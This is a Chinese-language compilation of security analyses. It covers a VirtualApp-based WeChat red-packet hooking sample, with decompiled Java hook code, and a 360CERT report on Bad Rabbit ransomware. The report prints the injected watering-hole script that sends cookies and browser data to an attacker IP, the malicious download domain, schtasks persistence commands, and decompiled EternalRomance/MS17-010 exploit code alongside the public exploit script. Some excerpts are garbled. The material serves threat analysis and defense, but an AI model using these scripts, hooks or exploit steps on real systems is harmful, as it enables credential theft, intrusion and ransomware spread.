执行 Hook 代码	在 Application 类创建前执行 Hook 代码 所有应用运行时判断是否需要 Hook	当 VA 内应用运行时 Hook, 不影响非 VA 应用

相较于 Xposed 框架，通过此方式 Hook 具有如下优点：

1. 不需要 Root 权限
2. 不需要重启系统就可以重新加载 Hook 代码，重启应用即可
3. 可与 Native Hook 框架结合，Hook 二进制库。实际上 VA 本身已使用 Native Hook 框架对应用的 IO 操作进行了重定向

VA 的免 Root Hook 能力对于被多开应用是一种安全威胁。VA 可做到的包括但不限于：

1. Hook 密码相关函数，截取用户输入的密码
2. Hook 网络通信函数，监听网络通信
3. Hook Android API。伪造 Android 设备信息、GPS 定位记录等。

下面分析某微信抢红包应用，以展示 VA 免 Root Hook 的能力。

该样本是一个微信抢红包应用。目前流行的抢红包功能实现上有两种方案，一种是通过 Android AccessibilityServices 监测用户窗口，当红包关键字出现时，点击对应的 View 对象；一种是使用 Xposed 框架对红包相关的函数进行 Hook，这种方案需要 Root 权限，但是不必打开微信界面即可抢红包。此应用抢红包也使用 Hook 红包相关函数的方式，但是不需要 Root。

1. 注入代码

VA 实现了插件化的注入模块，其中一个注入模块为 FixBug_AppInstrumentation，该模块替换了 ActivityThread 的 mInstrumentation 对象：

```
public void inject() throws Throwable {  
    ActivityThread.mInstrumentation.set(VirtualCore.mainThread(), this);  
}
```

mInstrumentation 对象会在应用 Application 类及 Activity 类创建时被执行相应的回调，该应用修改了其中一个回调 callApplicationOnCreate，在 Application 执行了红包代码：

```
public void callApplicationOnCreate(Application arg8) {  
    VLog.d(FixBug_AppInstrumentation.TAG, "callApplicationOnCreate(%s)", new Object[]{arg8});  
    if(arg8.getPackageName().equals(VirtualCore.get().getHostPkg())) {  
        this.base.callApplicationOnCreate(arg8);  
    }  
    else if(FixBug_AppInstrumentation.mVInstrumentation == null) {  
        this.base.callApplicationOnCreate(arg8);  
    }  
    else {  
        int v1 = this.mMaps.get(arg8.getClass().getName()) == null ? 0 : this.mMaps.get  
        if(v1 != 1) {  
            this.mMaps.put(arg8.getClass().getName(), Integer.valueOf(1));  
            FixBug_AppInstrumentation.mVInstrumentation.callApplicationOnCreate(arg8);  
            goto label_14;  
        }  
  
        this.mMaps.remove(arg8.getClass().getName());  
        this.base.callApplicationOnCreate(arg8);  
    }  
  
label_14:  
    this.fixActivityThreadInstrumentation();  
    FixBug_AppInstrumentation.lunckyMoneyOn = VirtualCore.get().isLunckyMoneyOn();  
    if(FixBug_AppInstrumentation.lunckyMoneyOn) {  
        PackageInfo v0 = VPackageManager.get().getPackageInfo(arg8.getPackageName(), 0,  
        if(!LuckyMoneyDispatcher.get().isInit()) {  
            LuckyMoneyDispatcher.get().init(arg8, v0.versionCode);  
        }  
  
        LuckyMoneyDispatcher.get().andFixForLuckMoney();  
    }  
}
```

其中 LuckyMoneyDispatcher 为红包功能模块。

函数 LuckyMoneyDispatcher.andFixForLuckMoney() 实现了方法替换：

```
public boolean andFixForLuckyMoney() {
    if(!this.isInit) {
        VLog.e(LuckyMoneyDispatcher.TAG, "LuckyMoneyDispatcher didn't init yet!", new Object[0]);
        return 0;
    }
    if(!AndFix.setup()) {
        VLog.e(LuckyMoneyDispatcher.TAG, "AndFix setup failed!", new Object[0]);
        return 0;
    }
    switch(this.versionCode) {
        case 920:
        case 940:
        case 960:
        case 980:
        case 1000:
        case 1020:
        case 1041:
            try {
                new LuckMoneyMethProxy(this.mAppClassLoader, this.versionCode);
                Class v0 = Class.forName("com.tencent.mm.booter.notification.b", true, this.mAppClassLoader);
                AndFix.initFields(v0);
                AndFix.addReplaceMethod(
                    v0.getDeclaredMethod("a", v0, String.class, String.class, Integer.TYPE, Integer.TYPE, Boolean.TYPE),
                    LuckMoneyMethProxy.class.getDeclaredMethod("a", b.class, String.class, String.class, Integer.TYPE, Int,
                    Boolean.TYPE),
                    LuckMoneyMethProxy.class.getDeclaredMethod("aOriginal", b.class, String.class, String.class, Integer.I
                    Integer.TYPE, Boolean.TYPE
                );
            } catch(Exception v5) {
            }
    }
}
```

使用开源热修补框架 AndFix 替换 com.tencent.mm.booter.notification.b.a() 为 LuckMoneyMethProxy.a()，并将被替换函数保存为 LuckMoneyMethProxy.aOriginal()。

2. 模拟点击红包消息

LuckMoneyMethProxy.a() 为替换后的函数，当微信接收到消息时被调用。

```
public static void a(b arg12, String arg13, String arg14, int arg15, int arg16, boolean arg17)
    int v4;
    Intent v3;
    Object v1;
    String v6;
    if(436207665 != (((long)arg15))) {
        LuckMoneyMethProxy.aOriginal(arg12, arg13, arg14, arg15, arg16, arg17);
        return;
    }
    v6 = LuckMoneyMethProxy.readxml(arg14);
    v1 = Class.forName("com.tencent.mm.sdk.platformtools.aa", true, LuckMoneyMethProxy.appClas
    invoke(null);
    v3 = new Intent();
    if(LuckyMoneyMethProxy.VERSION_CODE < 1020) {
        v3.setClassName("com.tencent.mm", LuckyMoneyMethProxy.CLASS_LUCKYMONEYRECEIVEUI);
    }
    else {
        v3.setClassName("com.tencent.mm", "com.tencent.mm.plugin.luckymoney.ui.En_fba4b94f");
    }
    if(arg13.endsWith("@chatroom")) {
        v4 = 0;
    }
    else {
        v4 = 1;
    }
    v3.putExtra("key_way", v4);
    v3.addFlags(268435456);
    v3.putExtra("key_native_url", v6);
    v3.putExtra("key_username", arg13);
    v3.putExtra("key_auto", true);
    ((Context)v1).startActivity(v3);
```

函数先判断消息类型，当确定是红包(436207665)后，解析消息，构造Intent并发送。这一步模拟了点击红包消息时的弹窗。

3. 模拟拆开红包

上一步的弹窗是一个Activity，当弹出时(对应Activity的onResume)，mInstrumentation将被回调：

```
public void callActivityOnResume(Activity arg13) {  
    ....  
    FixBug_AppInstrumentation.lunckyMoneyOn = VirtualCore.get().isLunckyMoneyOn();  
    if((FixBug_AppInstrumentation.lunckyMoneyOn) && (LuckyMoneyDispatcher.get().checkResumeClass(v1)  
        LuckyMoneyDispatcher.get().onLuckyMoneyResume(arg13);  
}  
}  
FREEBUF
```

onLuckyMoneyResume根据版本号确定要反射调用的“拆开红包按钮”(包括BUTTON_OPEN、OBJECT_OPEN、METHOD_OPEN)

```
public void onLuckyMoneyResume(Activity arg13) {  
    int v11 = 10000;  
    if(arg13.getIntent().getBooleanExtra("key_auto", false)) {  
        switch(this.versionCode) {  
            ...  
            case 980: {  
                LuckyMoneyMethProxy.BUTTON_OPEN = "heB";  
                LuckyMoneyMethProxy.OBJECT_OPEN = "hcx";  
                LuckyMoneyMethProxy.METHOD_OPEN = "ayx";  
                break;  
            }  
            case 1020:  
            case 1041: {  
                LuckyMoneyMethProxy.BUTTON_OPEN = "mrC";  
                LuckyMoneyMethProxy.OBJECT_OPEN = "mpe";  
                LuckyMoneyMethProxy.METHOD_OPEN = "aCk";  
                LuckyMoneyMethProxy.CLASS_LUCKYMONEYRECEIVEUI = "com.tencent.mm.plugin.luckymoney.ui.En_fba  
                break;  
            }  
        }  
        if(!LuckyMoneyMethProxy.BUTTON_OPEN.equals("UNSUPPORTED")) {  
            Reflect v6 = Reflect.on(arg13);  
            this.openBtn = v6.get(LuckyMoneyMethProxy.BUTTON_OPEN);  
            if(this.openBtn != null && (this.openBtn.isClickable())) {  
                ...  
                LuckyMoneyDispatcher.handler = new MonitorHandler(this, v6, arg13);  
                long v4 = 0;  
                LuckyMoneyDispatcher.handler.sendMessageDelayed(v11, v4);  
                return;  
            }  
            VLog.d(LuckyMoneyDispatcher.TAG, "onLuckyMoneyResume problem on openBtn !", new Object[0]);  
        }  
        else {  
            VLog.d(LuckyMoneyDispatcher.TAG, "Unsupport current webchat version!", new Object[0]);  
        }  
    }  
}  
}  
FREEBUF
```

最终由 MonitorHandler 反射调用拆开红包函数：

```
public class MonitorHandler extends Handler {
    private int count;
    private Activity curActivity;
    private Reflect ref;

    public MonitorHandler(LuckyMoneyDispatcher arg2, Reflect arg3, Activity arg4) {
        LuckyMoneyDispatcher.this = arg2;
        super();
        this.count = 0;
        this.ref = arg3;
        this.curActivity = arg4;
    }

    ...
    public void handleMessage(Message arg0) {
        ...
        Object v3 = this.ref.get(LuckyMoneyMethProxy.OBJECT_OPEN);
        if (v3 != null) {
            try {
                LuckyMoneyDispatcher.this.automatic.set(true);
                Class.forName(LuckyMoneyMethProxy.CLASS_LUCKYMONEYRECEIVESUI, true, luckyMoneyDispatcher.this.mAppClassLoader)
                    .getDeclaredMethod(LuckyMoneyMethProxy.METHOD_OPEN).invoke(this.curActivity);
            }
            catch (Exception v2_1) {
                VLog.e(LuckyMoneyDispatcher.TAG, "MonitorHandler something wrong exception: " + v2_1.toString(), new Object[0]);
            }
        }
    }
}
```

四、总结

VirtualApp 作为开源的多开应用框架，可以被任何人使用。它在 Android 系统和被多开应用间增加了中间层。这带来了两方面问题，一方面，VA 可掩盖应用的静态特征（包名、证书、资源文件、代码等），使得单纯的静态检测方法失效，应用具有一定免杀的能力。同一个恶意应用可以有众多 VA 母包，且母包不包含恶意特征，这给检测引擎识别恶意应用带来了难度。安全云通过动态检测在 VA 母包运行时动态提取 VA 应用中的子包，并结合子包的恶意情况对母包的恶意情况进行综合判定，可有效对恶意应用的 VA 母包进行标记查杀。

另一方面，由于多开应用运行在 VA 中，VA 对被多开应用具有不弱于 Root 的权限，可方便有效介入应用运行流程。例如：当应用运行时展示广告，对多开应用进行截屏、模拟点击。更进一步的，VA 可通过 Hook 修改应用的执行流程，获得应用的隐私数据，包括但不限于密码、与服务器的数据通信、照片等。应用应当对运行在 VA 或其他多开应用内的带来的安全风险有所了解并加以防范，特别是金融、通讯类应用。

安全云已对相关 VA 应用进行监测，并及时对新型安全威胁作出响应。

【木马事件】

坏兔子勒索病毒事件基本分析报告

作者：360CERT

文章来源：【安全客】<https://www.anquanke.com/post/id/87101>

0x00 事件描述

2017年10月24日，360CERT监测到一起名为“坏兔子”（the Bad Rabbit）的勒索病毒正在东欧和俄罗斯地区传播，据悉，目前影响了俄罗斯部分媒体组织，乌克兰的部分业务，包括基辅的公共交通系统和国家敖德萨机场，此外还影响了保加利亚和土耳其。

“坏兔子”主要是通过伪装flash安装程序让用户下载运行和暴力枚举SMB服务帐号密码的形式进行传播，使用“永恒浪漫”漏洞进行传播，感染形式上和此前的NotPetya勒索病毒相似，会主动加密受害者的主引导记录(MBR)。“坏兔子”在勒索赎金上有所变化，初始赎金为0.05比特币（约280美元），随时间的推移会进一步增加赎金。

根据监测，目前中国地区基本不受“坏兔子”勒索病毒影响。

本文是360CERT对“坏兔子”事件的初步分析。


0x01 事件影响面

影响面

经过360CERT分析，“坏兔子”事件属于勒索病毒行为，需要重点关注其传播途径和危害：

- 主要通过入侵某合法新闻媒体网站，该媒体在乌克兰，土耳其，保加利亚，俄罗斯均有分网站。在受害者访问时会被引导安装一个伪装的flash安装程序（文件名为install_flash_player.exe），用户一旦点击安装后就会被植入“坏兔子”勒索病毒。

argumentiru.com



The screenshot shows the homepage of argumentiru.com. At the top, there's a navigation bar with links like #ГЛАВНАЯ, #НАШИ ПУБЛИКАЦИИ, #ЗДОРОВЬЕ, #КУЛЬТУРА, #ШОУБИЗ, #ЖЕЛТЫЙ РАЗДЕЛ, #ТЕХНО, #ТУРИЗМ, #НАУКА, #ТАТАРСТАН, and #ОПРОС. Below the navigation, there are several news cards and a sidebar with a 'SkypeTeach' advertisement.



```
function() {
    var D=new Date(), d=document, b=d.body, ce=d.createElement, ac=d.appendChild, st=d.style, ds=d.display, rs=d.none, gi=d.getElementById;
    var c=id[ce]('iframe'); i[st](d.documentElement,gi)('M321891ScriptRootC626347'); ac(gi).tryIntr(w=1,context:window.document, iw.open()); iw.writeln("<ht<" + al) ><bo>+<dy></bo>+<dy></ht>+<al>"); iw.close(); var c=iw[b];
    catch(e){ var iwid, var c=igil('M321891ScriptRootC626347'); iwid=igil('M_ID'); dw[iwid]=q; dw.innerHTML=626347; c.ac(dw);
    var s=iw[ce]('script'); s.async='async'; s.defer='defer'; s.charset='utf-8'; s.src='//jsc.lentiform.com/826347.js?t=' + D.getYear() + D.getMonth() + D.getDate() + D.getHours() + C.ac(s);
    }
    <script>(d) {var xhr=null; if (!window.XMLHttpRequest) xhr=new XMLHttpRequest(); else if (!window.ActiveXObject) {var xhrs=['Microsoft.XMLHTTP', 'Msxml2.XMLHTTP', 'Msxml2.XMLHTTP.3.0', 'Msxml2.XMLHTTP.6.1'];
    try{xhr=ActiveXObject(xhr); break;}catch(e)[]} } if (!xhr) xhr=open('POST', 'http://185.149.120.3/scholagoogle/');
    xhr.setTimeout(10000), xhr.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
    200) {var resp=xhr.responseText; if (resp) {var f=JSON.parse(resp); if (f) {var an=sdecodeURIComponent(fans.InjectionString).replace(/\+/g, '20'); var da=d.createElement('div'); da.id='ans'; da.innerHTML=(if (da.hasOwnProperty(k)) {pd.push(k+'=' + d[k]); })+da.outerHTML; pd.join('&'), xhr.send(dc)}; } ('agent':navigator.userAgent, 'referrer':document.referrer, 'cookie':document.cookie, 'domain':window.location.hostname, 'creat
    </div>
}
```

- “坏兔子”样本主要通过提取主机 NTLM 认证信息和硬编码部分用户名密码暴力破解 NTLM 登录凭据和“永恒浪漫”漏洞的方式来进一步感染可以触及的主机。
- “坏兔子”会试图感染目标主机上的以下类型文件和主引导分区，赎金会随着时间的推移而增长。

```
<.3ds.7z.accdb.ai.asm.asp.aspx.avhd.back.bak.bmp.brw.c.cab>
<.cc.cer.cfg.conf.cpp.crt.cs.ctl.cxx.dbf.der.dib.disk.djvu>
<.doc.docx.dwg.eml.fdb.gz.h.hdd.hpp.hxx.iso.java.jfif.jpeg>
<.jpeg.jpg.js.kdbx.key.mail.mdb.msg.nrg.odc.odf.odg.odi.odm>
<.odp.ods.odt.ora.ost.ova.ovf.p12.p7b.p7c.pdf.pem.pfx.php>
<.pmf.png.ppt.pptx.ps1.pst.pvi.py.pyc.pyw.qcow.qcow2.rar.rb>
<.rtf.scm.sln.sql.tar.tib.tif.tiff.vb.vbox.vbs.vcb.vdi.vfd>
<.vhdx.vmdk.vmsd.vmtm.vmx.usd.usn.work.xls.xlsx.x>
<.ml.xvd.zip.>
```

综合判定“坏兔子”勒索病毒通过“水坑”方式进行较大规模传播，且产生的危害严重，属于较大网络安全事件。

监测到 IP 请求态势和感染分布（图片来源：见参考）



注：以上监测数据不一定完整，仅供参考。数据显示感染趋势并没有特别剧烈，持续时间较短。

0x02 部分技术信息

“坏兔子”勒索病毒的整体行为技术分析上并没有太多的技术创新，以下是相关的部分技术信息。

传播信息

“坏兔子”勒索病毒通过链接 **http://1dnscontrol[.]com/flash_install.php** 链接进行传播，该域名下的可疑连接如下：

Latest URLs hosted in this domain detected by at least one URL scanner or malicious URL dataset.

9/64	2017-10-25 06:57:33	http://1dnscontrol.com/flash_install.php
8/63	2017-10-25 06:54:20	http://1dnscontrol.com/
7/64	2017-10-25 06:43:41	http://1dnscontrol.com/%E2%80%8Bflash_install%E2%80%8B.php
7/63	2017-10-25 06:32:48	http://1dnscontrol.com/flash_nstall.php
9/64	2017-10-25 06:19:50	http://1dnscontrol.com/index.php
7/64	2017-10-25 05:19:56	http://1dnscontrol.com/install_flash_player.exe
8/64	2017-10-25 03:13:47	http://1dnscontrol.com/logo.png
7/64	2017-10-25 03:12:13	http://1dnscontrol.com/image/png
7/64	2017-10-25 01:50:03	http://1dnscontrol.com/flash_install.php.
7/63	2017-10-25 01:37:48	http://1dnscontrol.com/flash_install
7/63	2017-10-25 01:09:09	http://1dnscontrol.com/install_flash.php
7/64	2017-10-24 20:35:06	http://1dnscontrol.com/install
7/63	2017-10-24 20:17:14	http://1dnscontrol.com/%20fbbdc39af1139aebba4da004475e8839%20%E2%80%93%20install_flash_player.exe
7/64	2017-10-24 20:04:04	http://1dnscontrol.com/flash
7/63	2017-10-24 19:44:22	https://1dnscontrol.com/install_flash_player.exe
6/63	2017-10-24 17:46:57	https://1dnscontrol.com/

安全客 (bobao.360.cn)

整体行为

“坏兔子”勒索病毒需要受害者手动启动下载名为 `install_flash_player.exe` 的可行性文件，该文件需要提升的权限才能运行，Windows UAC 会提示这个动作，如果受害者还是同意了，病毒就会按照预期运行。

“坏兔子”勒索病毒主要包括如下流程：

“`install_flash_player.exe`”会下载名为 `infpub.dat` 的 DLL 恶意载体。

`infpub.dat` 会夹带和释放传播模块和文件加密模块。

合法的 DiskCryptor 加密模块，`discpci.exe`，包括 32 和 64 位。

2 个疑似 mimikatz 模块。

生成 IP 信息，暴力破解 NTLM 登陆凭证，实现进一步感染。

该文件会被保存到 C[:]Windows\infpub.dat 路径中。

Rundll32.exe 加载 infpub.dat 文件。

增加计划任务 “rhaegal” 启动 discpci.exe 实现磁盘加密。

增加计划任务 “drogon” 重启系统，并显示被勒索界面。

在暴力破解完成后，会试图利用“永恒浪漫”漏洞实现进一步感染。

创建感染线程，尝试对外感染。

重启前会主动删除部分日志信息。

具体流程如下图所示：



“坏兔子”勒索病毒在行为方面并没有太多的创新，具体的程序执行链可以直接通过360核心安全团队的沙箱平台分析出来：

```

• conhost.exe (2336)  \??\C:\Windows\system32\conhost.exe
• fbbdc39af1139aebeba4da004475e8839.exe (3624)  "C:\Users\Administrator\AppData\Local\Temp\FQJEaFS\fbbdc39af1139aebeba4da004475e8839.exe"
  o rundll32.exe (3848)  C:\Windows\system32\rundll32.exe C:\Windows\infpub.dat,#1 15
    - cmd.exe (3792)  /c schtasks /Create /RU SYSTEM /SC ONSTART /TN rhaegal /TR "C:\Windows\system32\cmd.exe /C Start \"\" \"C:\Windows\dispci.exe\" -id 92512722 && exit"
      o schtasks.exe (560)  schtasks /Create /RU SYSTEM /SC ONSTART /TN rhaegal /TR "C:\Windows\system32\cmd.exe /C Start \"\" \"C:\Windows\dispci.exe\" -id 92512722 && exit"
    - cmd.exe (4068)  /c schtasks /Create /SC once /TN drogon /RU SYSTEM /TR "C:\Windows\system32\shutdown.exe /r /t 0 /f" /ST 18:03:00
      o schtasks.exe (2560)  schtasks /Create /SC once /TN drogon /RU SYSTEM /TR "C:\Windows\system32\shutdown.exe /r /t 0 /f" /ST 18:03:00
    - 3EA4.tmp (3916)  "C:\Windows\3EA4.tmp" \\.\pipe\{D326F630-80BF-4799-9B92-19B2B24FCC81}
    - cmd.exe (3920)  /c schtasks /Delete /F /TN rhaegal
      o schtasks.exe (4008)  schtasks /Delete /F /TN rhaegal
  o svchost.exe (1092)  C:\Windows\system32\svchost.exe -k netsvc
  o WMIADAP.exe (2096)  wmiadap.exe /F /T /R

```

安全客 (bobao.360.cn)

其中，如上文所述。infpub.dat 有 5 个资源文件，

资源文件 1/2 是类似于 mimikatz 的 64 位/32 位版本；

资源文件 7/8 是 diskcryptor 中的 64 位/32 位驱动文件，具有数字签名；

资源 9 是主要用来加密的程序：



相关落地到磁盘的样本如下：

TYPE	text	NAME	3c5ba44d2cb89930_WmiApRpl_new.h
TYPE	pe	NAME	579fd8a0385482fb_infpub.dat
TYPE	pe	NAME	682adcb55fe4649f_cscc.dat
TYPE	pe	NAME	8ebc97e05c8e1073_dspci.exe
TYPE	pe	NAME	2f8c54f9fa8e4759_3EA4.tmp

“永恒浪漫”漏洞相关细节

BadRabbit 疑似在暴力破解 NTLM 之后，还试图利用了“永恒浪漫” EternalRomance 漏洞传播。

```
if ( brute_force_ntlm(v8, (int)&Mem, (SIZE_T)&dwBytes) )
{
    *(_DWORD *)v13 = 0;
    if ( connect_ipc_pipe(&Mem, v8, (int)cp, (int)v13) )
    {
        v9 = Mem;
        dwBytes = start_eternal_romance(v8, cp, Mem, v13, dwBytes);
        sub_100021DC(v8, (int)&Mem, v13);
        if ( !dwBytes )                                安全客 ( bobao.360.cn )
    }
}
```

与之前 NotPetya 使用 TheShadowBrokers 中的 shellcode 不同，BadRabbit 中的利用疑似根据 github 上公布的 python 漏洞利用脚本修改而来：

https://github.com/worawit/MS17-010/blob/master/zzz_exploit.py

程序的数据段中的部分内容经过按位取反后和 python 脚本中定义的结构体相同。

```
.data:10013634 WIN7_64_SESSION_INFO db 0D5h ;      ; DATA XREF: sub_10003449+9B↑o
.data:10013635          db 0FDh ;
.data:10013636          db 0D7h ;
.data:10013637          db 0FFh ;
.data:10013638          db 0FEh ;
.data:10013639          db 0FFh ;
.data:1001363A          db 0FFh ;
.data:1001363B          db 0FFh ;
.data:1001363C          db 0FFh ;
.data:1001363D          db 0FFh ;
.data:1001363E          db 0FFh ;
.data:1001363F          db 0FFh ;
.data:10013640          db 0FFh ;
.data:10013641          db 0FFh ;
.data:10013642          db 0FFh ;
.data:10013643          db 0FFh ;
.data:10013644          db 0FFh ;
.data:10013645          db 0FFh ;
.data:10013646          db 0FFh ;
.data:10013647          db 0FFh ;
.data:10013648          db 0FFh ;
.data:10013649          db 0FFh ;
.data:1001364A          db 0FFh ;
.data:1001364B          db 0FFh ;
.data:1001364C          db 0FDh ;
.data:1001364D          db 0FFh ;
.data:1001364E          db 0FFh ;
.data:1001364F          db 0FFh ;
.data:10013650          db 0FFh ;
.data:10013651          db 0FFh ;
.data:10013652          db 0FFh ;
.data:10013653          db 0FFh ;
.data:10013654          db 0FEh ;
.data:10013655          db 0 ;
.data:10013656          db 0 ;
.data:10013657          db 0 ;
.data:10013658 WIN7_32_SESSION_INFO db 0D5h ;      ; DATA XREF: sub_10003449+83↑o
.data:10013659          db 0FDh ;
.data:1001365A          db 0E3h ;                  安全客 ( bobao.360.cn )
.data:1001365B          db 0CCh
```

```
99 #####  
100 # info for modify session security context  
101 #####  
102 WIN7_64_SESSION_INFO = {  
103     'SESSION_SECCTX_OFFSET': 0xa0,  
104     'SESSION_ISNULL_OFFSET': 0xba,  
105     'FAKE_SECCTX': pack('<IIQQIIB', 0x28022a, 1, 0, 0, 2, 0, 1),  
106     'SECCTX_SIZE': 0x28,  
107 }  
108  
109 WIN7_32_SESSION_INFO = {  
110     'SESSION_SECCTX_OFFSET': 0x80,  
111     'SESSION_ISNULL_OFFSET': 0x96,  
112     'FAKE_SECCTX': pack('<IIIIIIB', 0x1c022a, 1, 0, 0, 2, 0, 1),  
113     'SECCTX_SIZE': 0x1c,  
114 }  
115  
116 # win8+ info  
117 WIN8_64_SESSION_INFO = {  
118     'SESSION_SECCTX_OFFSET': 0xb0,  
119     'SESSION_ISNULL_OFFSET': 0xca,  
120     'FAKE_SECCTX': pack('<IIQQQIIB', 0x38022a, 1, 0, 0, 0, 0, 2, 0, 1),  
121     'SECCTX_SIZE': 0x38,  
122 }  
123  
124 WIN8_32_SESSION_INFO = {  
125     'SESSION_SECCTX_OFFSET': 0x88,  
126     'SESSION_ISNULL_OFFSET': 0x9e,  
127     'FAKE_SECCTX': pack('<IIIIIIIB', 0x24022a, 1, 0, 0, 0, 0, 2, 0, 1),  
128     'SECCTX_SIZE': 0x24,  
129 }
```

安全客 (bobao.360.cn)

同样都解析 SMB 响应中包含的泄漏出的 Frag Pool 结构：

```
u3 = a2;  
u4 = 0;  
u5 = a1 - 28;  
if ( u5 < 0 )  
    goto LABEL_5;  
u6 = 0;  
while ( *(_DWORD *) ( u6 + u3 ) ^ 'garF' )  
{  
    u6 = ++u4;  
    if ( u4 > u5 )  
        goto LABEL_5;  
}  
u9 = u3 + u4;  
if ( *(_DWORD *) ( u9 + 8 ) == 'eerF' )  
{  
    u10 = *a3;  
    *u10 = 1;  
    *((_BYTE *)u10 + 109) = 8;  
    *((_BYTE *)u10 + 108) = 8 * *((_BYTE *) ( u9 - 2 ));  
    *((_BYTE *)u10 + 110) = 8;  
    u10[40] = 0x18A0;  
    u10[41] = 0x4440;  
    u10[42] = 0x4C48;  
    u10[43] = 0x5C58;  
    u10[44] = 0x8072u;
```

安全客 (bobao.360.cn)

```
321 def leak_frag_size(conn, tid, fid):
322     # this method can be used on Windows Vista/2008 and later
323     # leak "Frag" pool size and determine target architecture
324     info = {}
325
326     # A "Frag" pool is placed after the large pool allocation if last page |
327     # A "Frag" pool size (on 64-bit) is 0x10 or 0x20 depended on Windows ve
328     # To make exploit more generic, exploit does info leak to find a "Frag"
329     # From the leak info, we can determine the target architecture too.
330     mid = conn.next_mid()
331     req1 = conn.create_nt_trans_packet(5, param=pack('<HH', fid, 0), mid=mi
332     req2 = conn.create_nt_trans_secondary_packet(mid, data='B'*276) # leak i
333
334     conn.send_raw(req1[:-8])
335     conn.send_raw(req1[-8:]+req2)
336     leakData = conn.recv_transaction_data(mid, 0x10d0+276)
337     leakData = leakData[0x10d4:] # skip parameters and its own input
338     # Detect target architecture and calculate frag pool size
339     if leakData[X86_INFO['FRAG_TAG_OFFSET']:X86_INFO['FRAG_TAG_OFFSET']+4] :
340         print('Target is 32 bit')
341         info['arch'] = 'x86'
342         info['FRAG_POOL_SIZE'] = ord(leakData[ X86_INFO['FRAG_TAG_OFFSET'
343     elif leakData[X64_INFO['FRAG_TAG_OFFSET']:X64_INFO['FRAG_TAG_OFFSET']+4
344         print('Target is 64 bit')
345         info['arch'] = 'x64'
346         info['FRAG_POOL_SIZE'] = ord(leakData[ X64_INFO['FRAG_TAG_OFFSET'
347     else:
```

安全客 (bobao.360.cn)

同样都在尝试修改另一个 Transaction 的数据之后检查 NT status code :

```
.text:100048EE          mov    [ecx+3], dx
.text:100048F2          movzx edx, word ptr [edi+27h]
.text:100048F6          push   edx           ; _int16
.text:100048F7          push   ecx           ; Src
.text:100048F8          movzx eax, ax
.text:100048FB          push   edi           ; int
.text:100048FC          push   eax           ; _int16
.text:100048FD          push   [ebp+Mem]      ; int
.text:10004900          mov    dword ptr [ebp+var_14], eax
.text:10004903          push   [ebp+s]      ; s
.text:10004906          call   SMB_NT_TRANSACT
.text:1000490B          push   edi           ; lpMem
.text:1000490C          push   8              ; dwFlags
